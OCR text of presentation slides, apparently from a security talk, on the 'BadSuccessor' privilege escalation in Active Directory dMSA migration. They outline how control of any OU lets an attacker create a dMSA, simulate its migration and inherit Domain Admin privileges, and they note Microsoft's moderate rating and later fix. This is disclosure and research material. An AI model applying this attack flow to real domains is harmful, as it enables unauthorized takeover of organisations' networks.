
svc_sql


Authentication flow – after migration





dMSA migration – privileges


Privileges


KERBEROS
PAC
• svc_sql
• svc_sql group A
• svc_sql group B
• svc_sql group C
• …


KERBEROS
PAC
• DMSA$


KERBEROS
PAC
• DMSA$


KERBEROS
PAC
• svc_sql
• svc_sql group A
• svc_sql group B
• svc_sql group C
• …


KERBEROS
PAC
• DMSA$
• svc_sql
• svc_sql group A
• svc_sql group B
• svc_sql group C
• …

Mgration

Start-ADServiceAccountMigration


migrateADServiceAccount
(RootDSE op)

Attribute changes

BadSuccessor

Attack Flow – Privilege Escalation

Starting point: attacker has control over dMSA




Goal: Acquire “Domain Admin” privileges


Managed Service Account Container
Literally Any OU
imgflip.com

Attack Flow – Privilege Escalation

Starting point: attacker has control over ~~dMSA~~ ANY OU




Create dMSA in controlled OU

Simulate dMSA Migration

Authenticate as dMSA

Domain Admin Privileges granted

Goal: Acquire “Domain Admin” privileges


Administrator: Windows PowerShell
PS C:\>

Microsoft Response

- Vulnerability severity: Moderate
- Does not meet the bar for immediate servicing
- Will be fixed in the future (fixed on Aug 12th)

But wait, there's more!

2.2.14 KERB-DMSA-KEY-PACKAGE

04/23/2024

